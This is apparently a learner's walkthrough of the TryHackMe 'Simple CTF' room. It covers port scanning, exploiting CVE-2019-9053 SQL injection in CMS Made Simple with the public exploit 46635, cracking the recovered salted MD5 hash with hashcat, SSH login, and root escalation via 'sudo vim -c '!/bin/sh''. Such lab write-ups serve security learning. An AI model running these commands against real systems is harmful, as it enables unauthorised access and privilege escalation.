

Simple CTF

```
(tushar@kali)-[~]
$ nmap -sC -sV -p- 10.128.168.156
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 17:15 +0530
Nmap scan report for 10.128.168.156
Host is up (0.027s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.138.235
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-robots.txt: 2 disallowed entries
|_ / /openemr-5_0_1_3
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 201.97 seconds
```

1. How many services are running under port 1000?

2

2. What is running on the higher port?

ssh

3. What's the CVE you're using against the application?

CVE-2019-9053

4. To what kind of vulnerability is the application vulnerable?

sqli

5. What's the password?

From gobuster we found <http://10.130.151.169/simple/>

[CMS Made Simple](#) version 2.2.8 we found the version at the bottom of the website

In ExploitDB when we search the version we get this exploit <https://www.exploit-db.com/exploits/46635>

CVE-2019-9053

Download that Exploit

```
python 46635.py -u http://10.10.158.205/simple --crack -w /usr/share/wordlists/best110.txt
```

1. 46635.py = exploit for **CVE-2019-9053**
2. Targets **CMS Made Simple**
3. Vulnerability = **SQL Injection**
4. -u http://10.10.158.205/simple -> the target URL
5. --crack -> it tries to crack the password automatically
6. -w /usr/share/wordlists/rockyou.txt

```
echo "0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2" > hash.txt
```

```
echo "..." --> You are creating a string
```

```
> hash.txt --> The string are stored into this file
```

```
hashcat -m 20 hash.txt rockyou.txt
```


```
-m 20 --> mode 20 → md5($salt.$pass)
```

```
password -> secret
```

Where can you login with the details obtained?

```
ssh
```

What's the user flag?



```
(tushar@kali)-[~]
$ ssh mitch@10.129.139.146 -p 2222
The authenticity of host '[10.129.139.146]:2222 ([10.129.139.146]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:iq4f0XcnA5nnPNAufEqOpvTb08d0JPcHGmeABEdQ5g
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.139.146]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.129.139.146's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
```

user.txt - > G00d j0b, keep up!

Is there any other user in the home directory? What's its name?

```
ls -la
```

👉 Shows:

- all files (including hidden)

- detailed info

```
$ pwd
```

```
/home/mitch
```

```
$ cd /home
```

```
$ ls
```

```
mitch sunbath
```

Is there any other user in the home directory? What's its name?

```
sunbath
```

```
$
```

What can you leverage to spawn a privileged shell?

```
sudo vim -c '!/bin/sh'
```

6. What can you leverage to spawn a privileged shell?

```
sudo vim
```

👉 Run vim as **root**

So now:

- vim process = root
- anything inside vim = root privileges

```
-c
```

👉 This means:

"Run a command inside vim"

3 ' :!/bin/sh '

👉 This is the key part

Inside vim:

- : → command mode
- ! → run system command
- /bin/sh → spawn shell

What's the root flag?

```
tushar@kali: ~  
tushar@kali: ~/Desktop/Tryhackme x tushar@kali: ~  
mitch sunbath  
$ sudo -l  
User mitch may run the following commands on Machine:  
  (root) NOPASSWD: /usr/bin/vim  
$ whoami  
mitch  
$ sudo vim -c '!/bin/sh'  
  
# whoami  
root  
# cd /sunbath  
/bin/sh: 2: cd: can't cd to /sunbath  
# ls  
mitch sunbath  
# cd sunbath  
# ls  
Desktop Documents Downloads examples.desktop Music Pictures Public Templates Videos  
# cd /root.txt  
/bin/sh: 6: cd: can't cd to /root.txt  
# cd /root  
# cat root.txt  
W3ll d0n3. You made it!  
#
```